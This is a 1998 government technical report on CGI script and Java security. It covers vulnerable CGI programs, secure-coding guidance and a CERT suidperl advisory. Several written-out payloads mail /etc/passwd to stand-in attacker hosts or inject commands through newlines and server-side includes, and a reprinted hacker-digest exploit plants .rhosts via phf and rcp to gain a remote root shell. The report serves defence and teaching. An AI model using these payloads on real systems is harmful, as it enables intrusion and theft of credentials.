




INFORMATION ASSURANCE TECHNOLOGY ANALYSIS CENTER

INQUIRY RESPONSE SECURITY ISSUES WITH CGI SCRIPTING AND JAVA IMPLEMENTATIONS

**Prepared for:
Carlynn Thompson
Defense Technical Information Center
March 26, 1998**

**Prepared By:
IATAC
8283 Greensboro Drive
McLean, VA 22102
iatac@dtic.mil**

Form SF298 Citation Data

Report Date <i>("DD MON YYYY")</i> 26031998	Report Type N/A	Dates Covered (from... to) <i>("DD MON YYYY")</i>
Title and Subtitle Inquiry Response Security Issues with CGI Scripting and JAVA Implementations		Contract or Grant Number
Authors		Program Element Number
		Project Number
		Task Number
Performing Organization Name(s) and Address(es) IATAC 8283 Greensboro Drive McLean, VA 22102		Work Unit Number
		Performing Organization Number(s)
		Monitoring Agency Name(s) and Address(es)
Sponsoring/Monitoring Agency Name(s) and Address(es)		Monitoring Agency Acronym
		Monitoring Agency Report Number(s)
Distribution/Availability Statement Approved for public release, distribution unlimited		
Supplementary Notes		
Abstract		
Subject Terms		
Document Classification unclassified		Classification of SF298 unclassified
Classification of Abstract unclassified		Limitation of Abstract unlimited
Number of Pages 142		

REPORT DOCUMENTATION PAGE			Form Approved OMB No. 074-0188	
Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instructions, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing this collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden to Washington Headquarters Services, Directorate for Information Operations and Reports, 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302, and to the Office of Management and Budget, Paperwork Reduction Project (0704-0188), Washington, DC 20503.				
1. AGENCY USE ONLY (Leave blank)	2. REPORT DATE 3/26/98	3. REPORT TYPE AND DATES COVERED Report		
4. TITLE AND SUBTITLE Inquiry Response Security Issues with CGI Scripting and Java Implementations		5. FUNDING NUMBERS		
6. AUTHOR(S) IATAC				
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) IATAC Information Assurance Technology Analysis Center 3190 Fairview Park Drive Falls Church VA 22042		8. PERFORMING ORGANIZATION REPORT NUMBER		
9. SPONSORING / MONITORING AGENCY NAME(S) AND ADDRESS(ES) Defense Technical Information Center DTIC-IA 8725 John J. Kingman Rd, Suite 944 Ft. Belvoir, VA 22060		10. SPONSORING / MONITORING AGENCY REPORT NUMBER		
11. SUPPLEMENTARY NOTES				
12a. DISTRIBUTION / AVAILABILITY STATEMENT			12b. DISTRIBUTION CODE A	
13. ABSTRACT (Maximum 200 Words) This document is a IATAC Technical Inquiry Response prepared for DTIC on 26 March 1998. It provides an Introduction to CGI Security. The Common Gateway Interface (CGI) is an interface specification that allows communication between client programs and information servers which understand the Hyper-Text Transfer Protocol (HTTP). TCP/IP is the communications protocol used by the CGI script and the server during the communications. The default port for communications is port 80 (privileged), but other non-privileged ports may be specified.				
14. SUBJECT TERMS Java, CGI, scripting, CGI Script			15. NUMBER OF PAGES	
			16. PRICE CODE	
17. SECURITY CLASSIFICATION OF REPORT Unclassified	18. SECURITY CLASSIFICATION OF THIS PAGE UNCLASSIFIED	19. SECURITY CLASSIFICATION OF ABSTRACT UNCLASSIFIED	20. LIMITATION OF ABSTRACT None	

Table of Contents

1.0	Introduction to CGI Security	1
2.0	Security Vulnerabilities in CGI Scripts	2
3.0	General Guidelines for Writing Secure CGI Scripts	4
4.0	Additional Vulnerabilities	6
5.0	CERT Advisory	9
6.0	Hacker Trends and Abilities with CGI Script	13
7.0	Abstracts of CGI Tutorial Information	18
7.1	<i>CGI Security Tutorial</i>	
7.2	<i>How to Remove Metacharacters from User-Supplied Data in CGI Scripts</i>	
8.0	Abstracts of Java Security Documents	18
8.1	<i>Trust Based Security for Java</i>	
8.2	<i>A Java Filter</i>	
8.3	<i>Understanding Java Stack Inspection</i>	
8.4	<i>A Comparison Between Java and ActiveX Security</i>	
8.5	<i>A Microsoft Authored Developer FAQ for Java Code Signing in Microsoft Internet Explorer 4.0</i>	
9.0	Abstract of CIWARS Intelligence Report on Infrastructure Vulnerabilities	20
10.0	Abstract of ICSA Announces Web Site Certification Program	20
11.0	Abstract of Phrack Article on ICSA, International Computer Security Association or International Crime Syndicate Association?	20
12.0	Abstract of The Security of Static Typing with Dynamic Linking	21
13.0	Abstract of The Java Security Hotlist	21

Attachments

- A. *CGI Security Tutorial*
- B. *How to Remove Metacharacters from User-Supplied Data in CGI Scripts*
- c. *Trust Based Security for Java*
- D. *A Java Filter*
- E. *Understanding Java Stack Inspection*
- F. *A Comparison Between Java and ActiveX Security*
- G. *A Microsoft Authored Developer FAQ for Java Code Signing in Microsoft@ Internet Explorer 4.0*
- H. *CIWARS Intelligence Report on Infrastructure Vulnerabilities*
- I. *ICSA Announces Web Site Certification Program*
- J. *Phrack Article on ICSA, International Computer Security Association or International Crime Syndicate Association?*
- K. *The Security of Static Typing with Dynamic Linking*
- L. *The Java Security Hotlist*

1.0 Introduction to CGI Security

The Common Gateway Interface (CGI) is an interface specification that allows communication between client programs and information servers which understand the Hyper-Text Transfer Protocol (HTTP). TCP/IP is the communications protocol used by the CGI script and the server during the communications. The default port for communications is port 80 (privileged), but other non-privileged ports may be specified.

CGI scripts can perform relatively simple processing on the client side. A CGI script can be used to format Hyper-Text Markup Language (HTML) documents, dynamically create HTML documents, and dynamically generate graphical images. CGI can also perform transaction recording using standard input and standard output. CGI stores information in system environment variables that can be accessed through the CGI scripts. CGI scripts can also accept command line arguments. CGI scripts operate in two basic modes:

In the first mode, the CGI script performs rudimentary data processing on the input passed to it. An example of data processing is the popular web page that checks the syntax of HTML documents.

The second mode is where the CGI script acts as a conduit for data being passed from the client program to the server, and back from the server to the client. For example, a CGI script can be used as a front end to a database program running on the server.

CGI scripts can be written using compiled programming languages, interpreted programming languages, and scripting languages. The only real advantage that exists for one type of development tool over the other is that compiled programs tend to execute more quickly than interpreted programs. Interpreted languages such as AppleScript, TCL, PERL and UNIX shell scripts afford the possibility of acquiring and modifying the source (discussed later), and are generally faster to develop than compiled programs.

The set of common methods available to CGI programs is defined in the HTTP 1.0 specification. The three methods pertinent to this discussion are the `Get` method, the `Post` method, and the `Put` method. The `Get` method retrieves information from the server to the client. The `Post` method asks the server to accept information passed from the client as input to the specified target. The `Put` method asks the server to accept information passed from the client as a replacement for the specified target.

The problem with CGI scripts is that each one presents yet another opportunity for exploitable bugs. CGI scripts should be written with the same care and attention given to Internet servers themselves, because, in fact, they are miniature servers. Unfortunately, for many Web authors, CGI scripts are their first encounter with network programming.

CGI scripts can present security vulnerabilities in two ways:

1. They may intentionally or unintentionally leak information about the host system that will help hackers break in.
2. Scripts that process remote user input, such as the contents of a form or a "searchable index" command, may be vulnerable to attacks in which the remote user tricks them into executing commands.

CGI scripts may introduce security vulnerabilities even though you run your server as "nobody". A subverted CGI script running as "nobody" still has enough privileges to mail out the system password file, examine the network information maps, or launch a log-in session on a high numbered port (it just needs to execute a few commands in Perl to accomplish this). Even if your server runs in a chroot directory, a buggy CGI script can leak sufficient system information to compromise the host. Vulnerabilities that require attention are addressed in section 2.

2.0 Security Vulnerabilities in CGI Scripts

As a result of our research, we have identified a number of widely distributed CGI scripts that contain known security vulnerabilities. Many of the ones that are identified here have since been caught and fixed, but if you are running an older version of the script you may still be vulnerable. It is advisable to obtain the latest version, or remove the application if there is not a fix available.

Excite Web Search Engine (EWS) versions 1.0-1.1 (January 1998)

The Excite Web Search engine fails to check user-supplied parameters before passing them to the shell, allowing remote users to execute shell commands on the server host. The commands will be executed with the privileges of the Web server. This bug affects both the Unix and NT versions of the search engine. See <http://www.excite.com/navigate/patches.html> for a set of patches. Note that this bug only endangers your Web site if you have the search engine installed locally. It does not affect sites that link to Excite.com's search pages, or sites that are indexed by the Excite robot.

Count.cgi, versions 1.0-2.3

Count.cgi, widely used to produce page hit counts, contains a stack overflow bug that allows malicious remote users to execute Unix commands on the server by sending the script carefully crafted query strings. Version 2.4 corrects this bug. It can be found at <http://www.fccc.edu/users/muquit/Count.html>.

webdist.cgi, part of IRIX Mindshare Out Box versions 1.0-1.2

This script is part of a system that allows users to install and distribute software across the network. Due to inadequate checking of CGI parameters, remote users can execute commands on the server system with the permissions of the server daemon. This bug has not been fixed as of June 12, 1997. Contact Mindshare for patches/workarounds. Until your copy of webdist.cgi is fixed, disable it by removing its execute permissions.

php.cgi, multiple versions

The php.cgi script, which provides an HTML-embedded programming language embedded in HTML pages, database access, and other nice features, should never be installed in the scripts (cgi-bin) directory. This allows anyone on the Internet to run shell commands on the Web server host machine. In addition, versions through 2.0b11 contain known security holes. Be sure to update to the most recent version and check the PHP site (see URL below) for other security-related news. The Apache module version of PHP, since it does not run as a CGI script, is said not contain these holes. Nevertheless, you are encouraged to keep your system current. <http://php.iquest.net/>

files.pl, part of Novell WebServer Examples Toolkit v.2

Due to a failure to check user input, the files.pl example CGI script that comes with the Novell WebServer installation allows users to view any file or directory on your system, compromising confidential documents, and potentially giving crackers the information they need to break into your system. Remove this script, and any other CGI scripts (examples or otherwise) that you do not need.

Microsoft FrontPage Extensions, versions 1.0-1.1

Under certain circumstances, unauthorized users can vandalize authorized users' files by appending to them or overwriting them. On a system with server-side includes enabled, remote users may be able to exploit this bug to execute commands on the server.
<http://www.microsoft.com/frontpage/documents/bugQA.htm>

Selena Sol's Guestbook Scripts, all versions

This is not so much a hole as a vulnerability. If your server is configured to have server side includes active in the guestbook, and if the guestbook script allows HTML tags to be entered in the text fields, remote users may be able to execute commands on your system. A full explanation, with fixes, can be found at:
<http://www.eff.org/~erict/Scripts/guestbook.html>

nph-test-cgi, all versions

This script, included in many versions of the NCSA httpd and apache daemons, can be exploited by remote users to obtain a file listing of any directory on the Web server. It should be removed or disabled (by removing execute permissions).

nph-publish, versions 1.0-1.1

Under certain circumstances, remote users can clobber world-writable files on the server.
http://www.genome.wi.mit.edu/~lstein/server_publish/nph-publish.txt

AnyForm, version 1.0

Remote users can execute commands on the server.
<http://www.uky.edu/~johnr/AnyForm2>

FormMail, version 1.0

Remote users can execute commands on the server. <http://alpha.pr1.k12.co.us/~mattw/scripts.html>

“phf” phone book script, distributed with NCSA httpd and Apache, all versions

Remote users can execute commands on the server. <http://hoohoo.ncsa.uiuc.edu/>

3.0 General Guidelines for Writing Secure CGI Scripts

Our research indicates that any time that a program is interacting with a networked client, there is the possibility of that client attacking the program to gain unauthorized access. Even the most innocent looking script can be very dangerous to the integrity of your system.

With that in mind, we would like to present a few guidelines to making sure your program does not come under attack.

Beware the eval statement

Languages like PERL and the Bourne shell provide an eval command which allow you to construct a string and have the interpreter execute that string. This can be very dangerous. Observe the following statement in the Bourne shell:

```
eval `echo $QUERY_STRING | awk 'BEGIN{ RS="&" } { printf "QS_%s\n",$1 }`
```

This clever little snippet takes the query string, and converts it into a set of variable set commands. Unfortunately, this script can be attacked by sending it a query string which starts with a ;. See what I mean about innocent-looking scripts being dangerous?

Do not trust the client to do anything

A well-behaved client will escape any characters which have special meaning to the Bourne shell in a query string and thus avoid problems with your script misinterpreting the characters. A mischevious client may use special characters to confuse your script and gain unauthorized access.

Be careful with popen and system

If you use any data from the client to construct a command line for a call to popen() or system(), be sure to place backslashes before any characters that have special meaning to the Bourne shell before calling the function. This can be achieved easily with a short C function.

Turn off server-side includes

If your server is unfortunate enough to support server-side includes, turn them off for your script directories!!!. The server-side includes can be abused by clients which prey on scripts which directly output things they have been sent.

Avoid giving out too much information about your site and server host

Although they can be used to create neat effects, scripts that leak system information are to be avoided. For example, the "finger" command often prints out the physical path to the fingered user's home directory and scripts that invoke finger leak this information (you really should disable the finger daemon entirely, preferably by removing it). The w command gives information about what programs local users are using. The ps command, in all its shapes and forms, gives would-be intruders valuable information on what daemons are running on your system.

Avoid making assumptions about the size of user input

A MAJOR source of security holes has been coding practices that allowed character buffers to overflow when reading in user input. Here's a simple example of the problem:

```
#include <stdlib.h>

#include <stdio.h>

static char query_string[ 1024];

char* read_POST() {

    int query_size;
    query_size=atoi(getenv("CONTENT_LENGTH"));
    fread(query_string,query_size,1,stdin);
    return query_string;

}
```

The problem here is that the author has made the assumption that user input provided by a POST request will never exceed the size of the static input buffer, 1024 bytes in this example. This is not good. A wily hacker can break this type of program by providing input many times that size. The buffer overflows and crashes the program; in some circumstances the crash can be exploited by the hacker to execute commands remotely.

Here's a simple version of the read_POST() function that avoids this problem by allocating the buffer dynamically. If there isn't enough memory to hold the input, it returns NULL:

```
char* read_POST() {

    int query_size=atoi(getenv("CONTENT_LENGTH"));
    char* query_string = (char*) malloc(query_size);
    if (query_string != NULL)
        fread(query_string,query_size,1,stdin);
    return query_string;
}
```

Of course, once you've read in the data, you should continue to make sure your buffers don't overflow. Watch out for strcpy(), strcat() and other string functions that blindly copy strings until they reach the end. Use the strncpy() and strncat() calls instead.

```
#define MAXSTRINGLENGTH 255
char myString[MAXSTRINGLENGTH + sizeof('\0')];
char* query = read_POST();
assert(query != NULL);
strncpy(myString,query,MAXSTRINGLENGTH);
myString[MAXSTRINGLENGTH]='\0';    /* ensure string terminator */
```

(Note that the semantics of `strncpy` are nasty when the input string is exactly `MAXSTRINGLENGTH` bytes long, leading to some necessary fiddling with the terminating `NULL`.)

Never pass unchecked remote user input to a shell command

In C this includes the `popen()`, and `system()` commands, all of which invoke a `/bin/sh` subshell to process the command. In Perl this includes `system()`, `exec()`, and piped `open()` functions as well as the `eval()` function for invoking the Perl interpreter itself. In the various shells, this includes the `exec` and `eval` commands.

Backtick quotes, available in shell interpreters and Perl for capturing the output of programs as text strings, are also dangerous.

The reason for this bit of paranoia is illustrated by the following bit of innocent-looking Perl code that tries to send mail to an address indicated in a fill-out form.

```
$mail_to = &get_name_from_input; # read the address from form
open (MAIL, "| /usr/lib/sendmail $mail_to");
print MAIL "To: $mailto\nFrom: me\n\nHi there!\n";
close MAIL;
```

The problem is in the piped `open()` call. The author has assumed that the contents of the `$mail_to` variable will always be an innocent e-mail address. But what if the wiley hacker passes an e-mail address that looks like this?

```
nobody@nowhere.com;mail badguys@hell.org</etc/passwd;
```

Now the `open()` statement will evaluate the following command:

```
/usr/lib/sendmail nobody@nowhere.com; mail badguys@hell.org</etc/passwd
```

Unintentionally, `open()` has mailed the contents of the system password file to the remote user, opening the host to password cracking attack.

4.0 Additional Vulnerabilities

The vulnerabilities caused by the use of CGI scripts are not weaknesses in CGI itself, but are weaknesses inherent in the HTTP specification and in various system programs. CGI simply allows access to those vulnerabilities. There are other ways to exploit the system security. For example, insecure file permissions can be exploited using FTP or telnet. CGI simply provides more opportunities to exploit these and other security flaws.

The CGI specification provides opportunities to read files, acquire shell access, and corrupt file systems on server machines and their attached hosts. Means of gaining access include: exploiting assumptions of the script, exploiting weaknesses in the server environment, and exploiting weaknesses in other programs and system calls. The primary weakness in CGI scripts is insufficient input validation.

According to the HTTP 1.0 specification, data passed to a CGI script must be encoded so that it can work on any hardware or software platform. Data passed by a CGI script using the Get method is appended to the end of a Universal Resource Locator (URL). This data can be accessed by the CGI script as an environment variable named QUERY_STRING. Data is passed as tokens of the form variable=value, with the tokens separated by ampersands (&). Actual ampersands, and other non-alphanumeric characters, must be escaped, meaning that they are encoded as two-digit hexadecimal values. Escaped characters are preceded by a percent sign (%) in the encoded URL. It is the responsibility of the CGI script to escape or remove characters in user supplied input data. Characters such as '<' and '>', the delimiters for HTML tags, are usually removed using a simple search and replace operation, such as the following:

```
# Process input values
{ $NAME, $VALUE } = split(/=/, $_);    # split up each variable=value pair
$VALUE =~ s/\+/ /g;                    # Replace '+' with ' '
$VALUE =~ s/%([0-9A-F]{2})/pack(C,hex,$1)/eg; # Replace %xx characters with ASCII
# Escape metacharacters
$VALUE =~ s/([;<>*\V&!\#\(\)\[\]\{\}:"])/\\$1/g; # remove unwanted special characters
$MYDATA[$NAME] = $VALUE;               # Assign the value to the associative array
```

This example removes special characters such as the semi-colon character, which is interpreted by the shell as a command separator. Inclusion of a semi-colon in the input data allows for the possibility of appending an additional command to the input. Take note of the forward slash characters that precede the characters being substituted. In PERL, a backslash is required to tell the interpreter not to process the following character.

The above example is incomplete since it does not address the possibility of the new line character '%0a', which can be used to execute commands other than those provided by the script. Therefore it is possible to append a string to a URL to perform functions outside of the script. For example, the following URL requests a copy of /etc/passwd from the server machine:

```
http://www.odci.gov/cgi-bin/query?%0a/bin/cat%20/etc/passwd
```

The strings '%0a' and '%20' are ASCII line feed and blank respectively.

The front end interface to a CGI program is an HTML document called a form. Forms include the HTML tag <INPUT>. Each <INPUT> tag has a variable name associated with it. This is the variable name that forms the left hand side of the previously mentioned variable=value token. The contents of the variable forms the value portion of the token. Actual CGI scripts may perform input filtering on the contents of the <INPUT> field. However if the CGI script does not filter special characters, then a situation analogous to the above example exists. Interpreted CGI scripts that fail to validate the <INPUT> data will pass the data directly to the interpreter.

Another HTML tag sometimes seen in forms is the <SELECT> tag. <SELECT> tags allow the user on the client side to select from a finite set of choices. The selection becomes the right hand side of the variable=value token passed to the CGI script. CGI script often fail to validate the input from a <SELECT> field, assuming that the field will contain only pre-defined data. Again, this data is passed directly to the interpreter for interpreted languages. Compiled programs which do not perform input validation and/or escape special characters may also be vulnerable.

A shell script or PERL script that invokes the UNIX mail program may be vulnerable to a shell escape. Mail accepts commands of the form '~!command' and forks a shell to execute the command. If the CGI script does not filter out the '~!' sequence, the system is vulnerable. Sendmail holes can likewise be exploited in this manner. Again, the key is to find a script that does not properly filter input characters.

If you can find a CGI script that contains a UNIX system() call with only one argument, then you have found a doorway into the system. When the system() function is invoked with only one argument, the system forks a separate shell to handle the request. When this happens, it is possible to append data to the input and generate unexpected results. For example, a PERL script containing the following:

```
system("/usr/bin/sendmail -t %s < %s", $mailto_address < $input_file");
```

is designed to mail a copy of \$input_file to the mail address specified in the \$mailto_address variable. By calling system() with one argument, the program causes a separate shell to be forked. By copying and modifying the input to the form:

```
<INPUT TYPE="HIDDEN" NAME="mailto_address"
VALUE="address@server.com;mail cracker@hacker.com </etc/passwd">
```

we can exploit this weakness and obtain the password file from the server.

The system() function is not the only command that will fork a new shell. the exec() function with a single argument also provides the same exposure. Opening a file and piping the result also forks a separate shell. In PERL, the function:

```
open(FILE, "| program_name $ARGS");
```

will open FILE and pipe the contents to program_name, which will run as a separate shell.

In PERL, the eval command parses and executes whatever argument is passed to it. CGI scripts that pass arbitrary user input to the eval command can be used to execute anything the user desires. For example,

```
$_ = $VALUE;
s/"^"/g      # Escape double quotes
$RESULT = eval qq/"$_"/;    # evaluate the correctly quoted input
```

would pass the data from \$VALUE to eval essentially unchanged, except for ensuring that the double quote does not confuse the interpreter (how nice of them). If \$VALUE contains "rm -rf *", the results will be disastrous. File permissions should be examined carefully. CGI scripts that are world readable can be copied, modified, and replaced. In addition, PERL scripts that include lines such as the following:

```
require "cgi-lib";
```

are including a library file named cgi-lib. If this file's permissions are insecure, the script is vulnerable. To check file permissions, the string '%0a/bin/ls%20-la%20/usr/src/include' could be appended to the URL of a CGI script using the Get method.

Copying, modifying, and replacing the library file will allow users to execute command or routines inside the library file. Also, if the PERL interpreter, which usually resides in /usr/bin, runs as SETUID root, it is possible to modify file permissions by passing a command directly to the system through the interpreter. The eval command example above would permit the execution of :

```
$_ = "chmod 666 VetcVpasswd"  
$RESULT = eval qq/"$_"/;
```

which would make the password file world writable.

There is a feature supported under some HTTPD servers called Server Side Includes (SSI). This is a mechanism that allows the server to modify the outgoing document before sending it to the client browser. SSI is a *huge* security hole, and most everyone except the most inexperienced sysadmin has it disabled. However, in the event that you discover a site that enables SSI, the syntax of commands is:

```
<!--#command variable="value" -->
```

Both command and 'tag' must be lowercase. If the script source does not correctly filter input, input such as:

```
<!--#exec cmd="chmod 666 /etc/passwd"-->
```

All SSI commands start with a pound sign (#) followed by a keyword. "exec cmd" launches a shell that executes a command enclosed in the double quotes. If this option is turned on, you have enormous flexibility with what you can do on the target machine.

5.0 CERT Advisory

This CERT discusses the suidperl vulnerability, including a description of the vulnerability, potential impacts, and the proposed solution.

suidperl Vulnerability
CERT Advisory CA-96.12
June 26, 1996

The CERT Coordination Center has received reports of a vulnerability in systems that contain the suidperl program and that support saved set-user-ID and saved set-group-ID. By exploiting this vulnerability, anyone with access to an account on such a system may gain root access.

Saved set-user-IDs and set-group-IDs are sometimes referred to as POSIX saved IDs. suidperl is also known as sperl followed by a version number, as in sperl5.002.

Perl versions 4 and 5 can be compiled and installed in such a way that they will be vulnerable on some systems. If you have installed the suidperl or sperl programs on a system that supports saved set-user-ID and set-group-ID, you may be at risk.

The CERT Coordination Center recommends that you first disable the `suidperl` and `sperl` programs (Section III.A). If you need the functionality, we further recommend that you either apply a patch for this problem or install Perl version 5.003 (Section III.B). If neither a patch nor a new version are viable alternatives, we recommend installing the wrapper written by Larry Wall as a workaround for this problem (Section III.C).

As we receive additional information relating to this advisory, we will place it in ftp://info.cert.org/pub/cert_advisories/CA-96.12.README

We encourage you to check our README files regularly for updates on advisories that relate to your site.

I. Description

On some systems, `setuid` and `setgid` scripts (scripts written in the C shell, Bourne shell, or Perl, for example, with the set user or group ID permissions enabled) are insecure due to a race condition in the kernel. For those systems, Perl versions 4 and 5 attempt to work around this vulnerability with a special program named `suidperl`, also known as `sperl`. Even on systems that do provide a secure mechanism for `setuid` and `setgid` scripts, `suidperl` may also be installed--although it is not needed. `suidperl` attempts to emulate the set-user-ID and set-group-ID features of the kernel. Depending on whether the script is set-user-ID, set-group-ID, or both, `suidperl` achieves this emulation by first changing its effective user or group ID to that of the original Perl script. `suidperl` then reads and executes the script as that effective user or group. To do these user and group ID changes correctly, `suidperl` must be installed as set-user-ID root.

On systems that support saved set-user-ID and set-group-ID, `suidperl` does not properly relinquish its root privileges when changing its effective user and group IDs.

II. Impact

On a system that has the `suidperl` or `sperl` program installed and that supports saved set-user-ID and saved set-group-ID, anyone with access to an account on the system can gain root access.

III. Solution

The command in Section A helps you determine if your system is vulnerable and, if it is, optionally disables the `suidperl` and `sperl` programs that it locates. After you have run this command on all of your systems, your system will no longer be vulnerable.

If you find that your system is vulnerable, then you need to replace the `suidperl` and `sperl` programs with new versions. Section B describes how to do that.

Finally, Section C identifies a wrapper that can be used in place of the `suidperl` program.

A. How to determine if your system is vulnerable

To determine if a system is vulnerable to this problem and to disable the programs that are believed to be vulnerable, use the following find command or a variant. Consult your local system documentation to determine how to tailor the find program on your system.

You will need to run the find command on each system you maintain because the command examines files on the local disk only. Substitute the names of your local file systems for FILE_SYSTEM_NAMES in the example. Example local file system names are /, /usr, and /var. You must do this as root.

Note that this is one long command, though we have separated it onto three lines using back-slashes.

```
find FILE_SYSTEM_NAMES -xdev -type f -user root \  
  \( -name 'sperl[0-9].[0-9][0-9][0-9]' -o -name \  
  'suidperl' \) -perm -04000 -print -ok chmod ug-s '{ }' \;
```

This command will find all files on a system that are

- only in the file system you name (FILE_SYSTEM_NAMES -xdev)
- regular files (-type f)
- owned by root (-user root)
- named appropriately (-name 'sperl[0-9].[0-9][0-9][0-9]' -o -name 'suidperl')
- setuid root (-perm -04000)

Once found, those files will
have their names printed (-print)
have their modes changed, but only if you type 'y' in response to the prompt (-ok chown ug-s '{ }' \;)

B. Obtain and install the appropriate patch according to the instructions included with the patch.

Vendor patches

You may be vulnerable if your vendor supports saved set-user-ID and set-group-ID and ships suidperl or sperl. You need to get a patched version from your vendor. Appendix A contains information provided by vendors as of the date of this advisory. When we receive updated information, we will put it in CA-96.12.README.

Until you can install a patch, we recommend disabling suidperl. The find command above will help you do that. If you need suidperl or sperl, an alternative is to install the wrapper described in Section C.

Source code patches

If you have installed Perl from source code, you should install source code patches. Patches are available from the CPAN (Comprehensive Perl Archive Network) archives.

Patch for Perl Version 4:

File	src/fixsuid4-0.pat
MD5 Checksum	af3e3c40bbaafce134714f1381722496

Patch for Perl Version 5:

File	src/fixsuid5-0.pat
MD5 Checksum	135c96ee400fd37a38a7ef37edd489e9

In addition, Perl version 5.003 contains this patch, so installing it on your system also addresses this vulnerability. Perl 5.003 is available from the CPAN archives. Here are the specifics:

File	src/5.0/perl5.003.tar.gz
MD5 Checksum	b1bb23995cd25e5b750585bfede0e8a5

The CPAN archives can be found at the following locations:

CPAN master site
ftp://ftp.funet.fi/pub/languages/perl/CPAN/
Africa
ftp://ftp.is.co.za/programming/perl/CPAN/
Asia
ftp://dongpo.math.ncu.edu.tw/perl/CPAN/
ftp://ftp.lab.kdd.co.jp/lang/perl/CPAN/
Australasia
ftp://coombs.anu.edu.au/pub/perl/
ftp://ftp.mame.mu.oz.au/pub/perl/CPAN/
ftp://ftp.tekotago.ac.nz/pub/perl/CPAN/
Europe
ftp://ftp.arnes.si/software/perl/CPAN/
ftp://ftp.ci.uminho.pt/pub/lang/perl/
ftp://ftp.cs.ruu.nl/pub/PERL/CPAN/
ftp://ftp.demon.co.uk/pub/mirrors/perl/CPAN/
ftp://ftp.funet.fi/pub/languages/perl/CPAN/
ftp://ftp.ibp.fr/pub/perl/CPAN/
ftp://ftp.leo.org/pub/comp/programming/languages/perl/CPAN/
ftp://ftp.pasteur.fr/pub/computing/unix/perl/CPAN/
ftp://ftp.rz.ruhr-uni-bochum.de/pub/programming/languages/perl/CPAN/
ftp://ftp.sunet.se/pub/lang/perl/CPAN/
ftp://ftp.switch.ch/mirror/CPAN/
ftp://unix.hensa.ac.uk/mirrors/perl-CPAN/
North America
ftp://ftp.cis.ufl.edu/pub/perl/CPAN/
ftp://ftp.delphi.com/pub/mirrors/packages/perl/CPAN/
ftp://ftp.sedl.org/pub/mirrors/CPAN/
ftp://ftp.sterling.com/programming/languages/perl/
ftp://ftp.uoknor.edu/mirrors/CPAN/
ftp://uiarchive.cso.uiuc.edu/pub/lang/perl/CPAN/

C. If you need setuid or setgid Perl scripts and are unable to apply the source code patches listed in Section B, we suggest that you retrieve Larry Wall's fixsp Perl script noted below. fixsp is a script that replaces the suidperl and sp Perl programs with a wrapper that eliminates the vulnerability. The script is available from the CPAN archives as

File src/fixsperl-0
MD5 Checksum f13900d122a904a8453a0af4c1bddd6

Note that this script should be run one time, naming every suidperl or sperl file on your system. If you add another version of suidperl or sperl to your system, then you must run fixsperl on those newly installed versions.

The CERT Coordination Center staff thanks Paul Traina, Larry Wall, Eric Allman, Tom Christiansen, and AUSCERT for their support in the development of this advisory.

6.0 Hacker Trends and Abilities with CGI Script

This section includes several CGI Script related excerpts regarding hacker trends and abilities from the *Happy Hacker Digest*.

6.1 Using cgi script to gain root access

PLATFORMS: We tested this only on Linux Red Hat 4.0 and Linux Slackware 3.1

EXPLOIT: This is kind of simple:

```
root[11:20][504]~# su - nobody
[nobody@slip-70-8 /]$ id
uid=65535(nobody) gid=65535
[nobody@slip-70-8 /]$ rcp oberheim@moe.cc.utexas.edu:brb /tmp/test
[nobody@slip-70-8 /]$ ls -la /tmp/test
-rw----- 1 root 65535 0 Jan 29 11:20 /tmp/test
```

But then of course this is unrealistic, since regular users don't usually have access to the 'nobody' account. The password is usually disabled by '*', the login directory is /dev/null, etc.. However some applications do run under uid 65535, and if they can be made to execute rcp, root privileges can be obtained by anyone.

For example NCSA httpd server forks processes under uid 'nobody' after it gets executed by root, so any cgi-script which can execute rcp can be used to gain root access. In particular, do you remember the old problem in the phf cgi-bin script ? If a newline character is passed to the phf script, it can execute arbitrary programs as user 'nobody'. So the problem with rcp can be exploited remotely, and root access can be gained from outside, for instance like this:

```
$ echo "+ +"> /tmp/my.rhosts
$ echo "GET /cgi-bin/phf?Qalias=x%0arcph+hacker@evil.com:/tmp/my.rhosts+
/root/.rhosts" | nc -v - 20 victim.com 80
$ rsh -l root victim.com "/bin/sh -i"
#
```

The fact that this bug can be exploited remotely makes it, I think, quite serious. We wrote a simple script that searched our home domains (*.cz and *.sk) for machines that could potentially be attacked this way, and we found about 20 machines after a short scan.

By looking at the source code for rcp, we noticed that that setuid() function for user 65535 issues -1 error signal and so rcp, after opening the ports as root, fails to setuid() back to 65535.

QUICK FIX: change uid of user 'nobody' to something else than 65535. '99' is used by default on RedHat 4.0 for instance..

6.2 Metacharacter removal

By Jennifer Myers, <http://www.eecs.nwu.edu/~jmyers/>

When sending user-supplied data to a shell in a CGI program, it has become common practice among security-conscious CGI authors to remove or escape certain shell metacharacters to avoid them being interpreted by the shell and possibly allowing the user to execute arbitrary commands at his or her will.

That document recommends removing or escaping the following characters in user-supplied data before passing it to a shell:

```
; < > * \ ` & $ ! # ( ) [ ] { } : " ' /
```

There is (at least) one character missing from this list: the new line character. I have never seen the new line character included in a list of metacharacters to filter.

A sampling of widely-available CGI programs turned up many that are vulnerable. Just about any CGI program which "un-hexifies" (converts characters represented by their hex values in a URL by to their actual character) its input and passes that input to a shell is likely to be vulnerable.

Here's a toy example:

```
#!/usr/local/bin/perl
# usage: http://your.host/cgi-bin/echo?<string>
# Echoes back the QUERY_STRING to the user.

$I= 1;
$Iin = $ENV{'QUERY_STRING'};
$Iin =~ s/%(..)/pack("c",hex($1))/ge;

# Escape the nasty metacharacters
# (List courtesy of http://www.cerf.net/~paulp/cgi-security/safe-cgi.txt)
$Iin =~ s/([;<>*\`&!\#\(\)\[\]\{\}:'""])/\\$1/g;

print "Content-type: text/html\n\n";
system("/bin/echo $Iin");
```

Install this program in cgi-bin/echo and <<http://your.host/cgi-bin/echo?hello%20there>>, will return a page containing the text "hello there".

